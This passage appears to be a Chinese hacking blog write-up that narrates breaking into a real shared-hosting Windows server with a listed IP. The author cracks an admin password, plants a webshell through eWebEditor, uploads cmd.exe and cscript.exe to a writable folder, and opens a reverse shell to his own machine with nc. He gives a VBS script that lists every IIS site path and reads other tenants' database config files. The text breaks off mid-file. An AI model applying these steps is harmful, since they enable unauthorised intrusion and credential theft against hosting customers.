


图4

MDS.com.cn上查询得到密码明文，找到后台顺利登陆之（如图5）。




图5

后台比较强大，但是没有常见的数据库备份和上传之类的，最后通过ewebeditor添加样式拿到了shell，这都是比较简单的手法，我就不多说了。

二、提权无望

登陆shell，首先查看下组件信息（如图6）。


可以看出来ws组件不可用了，以前小菜我看到ws组件不可用时就放弃了提权，现在我先用探针看看支不支持aspx或者php等其他的脚本运行，因为这样的脚本运行权限可能会大一点，很幸运的发现支持aspx脚本，上传了一个大马，成功访问（如图7）。

直接用默认的cmdshell配置来执行命令，提示拒绝访问，看来系统目录下的cmd.exe做了权限限制，这里我们找个可写的目录上传一个cmd.exe试试看。在asp的shell下点击查看磁盘，发现E:\recycler目录可读可写，于是我们上传一个cmd.exe到该目录下，成功执行了简单的命令（如图8）。



服务器组件信息		
服务器名		
服务器IP		122.226.213.25
服务器Alexa排名		
服务器时间		
服务器CPU数量		
服务器操作系统		
WEB服务器版本		
Scripting.FileSystemObject	√	文件操作组件
wscript.shell	×	命令行执行组件,显示' 时用
ADOX.Catalog	√	ACCESS建库组件
JRO.JetEngine	√	ACCESS压缩组件
Scripting.Dictionary	√	数据流上传辅助组件
Adodb.connection	√	数据库连接组件
Adodb.Stream	√	数据流上传组件
SoftArtisans.FileUp	×	SA-FileUp 文件上传组件
LyfUpload.UploadFile	×	刘云峰文件上传组件
Persits.Upload.1	√	ASPUpload 文件上传组件
JMail.SmtpMail	√	JMail 邮件收发组件
CDONTS.NewMail	×	虚拟SMTP发信组件
SmtpMail.SmtpMail.1	×	SmtpMail 发信组件
Microsoft.XMLHTTP	√	数据传输组件

图6




```
ALLUSERSPROFILE=C:\Documents and Settings\All Users
APP_POOL_ID=5_FreeHost_1
ClusterLog=C:\WINDOWS\Cluster\cluster.log
CommonProgramFiles=C:\Program Files\Common Files
COMPUTERNAME=SD-F74D55FDAD2E
ComSpec=C:\WINDOWS\system32\cmd.exe
FP_NO_HOST_CHECK=NO
NUMBER_OF_PROCESSORS=4
OS=Windows_NT
Path=C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\System32\Wbem;C:\Program Files\Microsoft
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH
```

图8

我笑了，到这里，希望大了很多。能执行命令，我们就来尝试下溢出提权，前段时间不是出了提权大杀器么，还有以前的巴西烤肉等等，为了执行溢出exp方便，我反弹了一个cmdshell到本地（如图9）。





图7



```
D:\H4CK\TEMP>nc -vv -lp 8080
listening on [any] 8080 ...
122.226.213.25: inverse host lookup failed:
connect to [114.101.187.93] from (UNKNOWN)

Microsoft Windows 2000 [Version 5.02.3790]
(C) 版权所有 1985-2000 Microsoft Corp.

c:\windows\system32\inetsrv>
```


图9

接着就开始尝试溢出提权了，在把几乎市面上所有的提权exp都测试了一遍后，我笑不出来了，没有一个可以成功提权，看来管理员很勤快，执行systeminfo看了下，服务器已经打了200多个补丁了。简单扫下端口，

看看服务器上敏感目录，也没有发现一些对提权有帮助的Serv-u或者radmin之类的软件存在，看来提权无望了。

三、跨目录攻击

换个思路，既然没法提权，那么我们要是可以跨到目标站目录的话，不也就达到目的了吗。有人会说，哪有这么简单，是啊，一般服务器上每个站的目录都会做权限设置，直接跨肯定不行的。我们来试试看，先得到目标站的物理路径再说，使用aspx大马自带的IIS Spy功能，提示拒绝访问（如图10）。




```
拒绝访问。
IIS Spy >>
ID        IIS_USER        IIS_PASS
Copyright © 2006-2009 Bin'Blog All Rights Reserved.
```

图10

我们换个Vbs脚本来获取IIS的相关配置信息，脚本代码如下：

```
Set ObjService=GetObject("IIS://LocalHost/W3SVC")For Each obj3w In objserviceIf IsNumeric(obj3w.Name) ThensServerName=Obj3w.ServerCommentSet webSite = GetObject("IIS://Localhost/W3SVC/" & obj3w.Name & "/Root")ListAllWeb = ListAllWeb & obj3w.Name & String(25-Len(obj3w.Name)," ") & obj3w.ServerComment & "(" & webSite.Path & ")" & vbCrLfEnd IfNextWScript.Echo ListAllWebSet ObjService=NothingWScript.Quit
```


把代码保存为1.vbs上传到服务器上，执行cscript 1.vbs，又提示拒绝访问（如图11）。



```
E:\RECYCLER>cscript 1.vbs
cscript 1.vbs
拒绝访问。
```

图11


其实这里，我们只要自己上传一个cscript.exe一般就可以解决问题，这个程序默认位于系统文件夹下，是win32控制台下的脚本宿主引擎，用来执行vbs等脚本程序的。OK，我们上传一个，再次执行（如图12）。



```
E:\RECYCLER>cscript 1.vbs
cscript 1.vbs
Microsoft (R) Windows Script Host Version 5.7
版权所有(C) Microsoft Corporation 1996-2001。保留所有权利。

1                        默认网站(c:\inetpub\wwwroot)
724                      7i24虚拟主机管理平台受控端(C:\WINDOWS\7i24.com\FreeHost
)
725                      beifen.vip116.kaiyele.com_beifen_sdcxzyh521(d:\vip\beif
en\web)
726                      liuxianbin.vip116.kaiyele.com_liuxianbin_liuxianbin(d:\
vip\liuxianbin\web)
727                      Sub_liuxianbin_yunzhe.net_liuxianbin(d:\vip\liuxianbin\
web\yunzhe)
728                      xybush1.vip116.kaiyele.com_xybush1_xybush(d:\vip\xybush
1\web)
729                      Sub_xybush1_eng.888oa.com_xybush(d:\vip\xybush1\web\\en
g\)
730                      nodunxin.vip116.kaiyele.com_nodunxin_nodunxin(d:\vip\no
dunxin\web)
731                      Sub_nodunxin_www.joy-car.com_nodunxin(d:\vip\nodunxin\w
eb\joycar)
```

图12



```
E:\RECYCLER>type d:\vip\wxyhj2\web\index.html
type d:\vip\wxyhj2\web\index.html
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.or
<meta name="keywords" content="波尔远程控制 波尔远程控制官方网站 波尔软件 BOERSO
        <div id="top_other"><br/><font color="#808080"> - 来自风无憾工作组</font
                <dt><a target="_blank" href="../../help/index.php">动画教程</a><
                <dt><input type="text" name="key" class="search_input" onFocus="
if (value =='请输入关键字'){value =''}" onBlur="if (value ==''){value='请输入关
                <dt><input type="submit" value="搜索" class="search_bnt" /></dt>
                <dt><span>热门搜索：</span><a href="/search/?/v9%2E0/" title="v9
.0">v9.0</a> <a href="/search/?/V8%2E1/" title="V8.1">V8.1</a> <a href="/search/
?/%B1%BB%BF%D8%B6%CB/" title="被控端">被控端</a> <a href="/search/?/8%2E0/" titl
e="8.0">8.0</a> <a href="/search/?/%B6%AF%CC%AC%D3%F2%C3%FB%BF%CD%BB%A7%B6%CB/"
title="动态域名客户端">动态域名…</a> <a href="/search/?/8%2E1/" title="8.1">8.1
</a> <a href="/search/?/11/" title="11">11</a> <a href="/search/?/%D0%A1%CC%F9%C
                                    //-- 参数 自动播放时间(秒)|文字颜色|文字背景色|
```

图13

如上图所示，这个脚本程序列出了IIS下所有网站的ID，名称和物理路径三种信息，这里我们找到目标站的ID：778和物理路径：d:\vip\wxyhj2\web。随手尝试下，发现竟然可以使用TYPE命令来读取显示该目录下的文件内容（如图13）。

这下有的玩了，我们试试看能不能读取到网站的数据库配置文件，Asp程序的话一般是conn.asp或者是config.asp文件，存在于inc目录下，这个就看大家的经验了。试试看执行type d:\vip\wxyhj2\web\inc\conn.asp，成功得到目标站的数据库配置文件内容如下：

```
<%@LANGUAGE="VBSCRIPT" CODEPAGE="936"%>
<!--#include file="Version.asp"-->
<!--#include file="Md5.asp"-->
<!--#include file="Const.asp"-->
<!--#include file="AspJpeg.asp"-->
<!--#include file="Function.asp"-->
<!--#include file="Create.asp"-->
<!--#include file="../plug/Config.asp"-->
<!--#include file="Templates.asp"-->
<!--#include file="Pinyin.asp"-->
<%
On Error Resume Next'此行不可删除，只可临时注释掉。
Startime=Timer()
Session.CodePage=936
CharSet="gb2312"
Response.CharSet=CharSet
Server.ScriptTimeOut=999999999

IF Len(Sdcms_CreateDate)=0 Then Return("../Install/")
Is_sql=Sdcms_DataType

IF Is_sql Then
    Connstr="Provider=Microsoft.Jet.OLEDB.4.0;Data Source="&Server.MapPath(Sdcms_root&Sdcms_DataFile&"/"&Sdcms_DataName)
Else
```

```
        ConnStr="Provider=Sqloledb;User ID="&Sdcms_SqlUser&";Password="&Sdcms_SqlPass&";Initial CataLog="&Sdcms_SqlData&";Data Source="&Sdcms_SqlHost&";"
    END IF

    Set Conn=Server.CreateObject("ADODB.Connection")
    Conn.Open ConnStr
    IF Err Then
        Echo "数据库连接出错，请检查Inc/Const.asp配置文件。"
        Closedb
        Err.Clear
        Died
    End If
    %>
```

这里通过变量前缀我们可以看出来目标站使用的是Sdcms程序，但是这里还无法判断出目标站使用的是Access数据库还是MSSQL数据库，因为代码中Is_sql的值无法确定，而且数据库信息都是通过变量来传递的而不是明文，这里我们继续读取同目录下Const.asp文件的内容，因为这个文件被数据库连接文件所包含了。执行命令，成功读取到Const.asp的源码：

```
    <%
    '网站名称
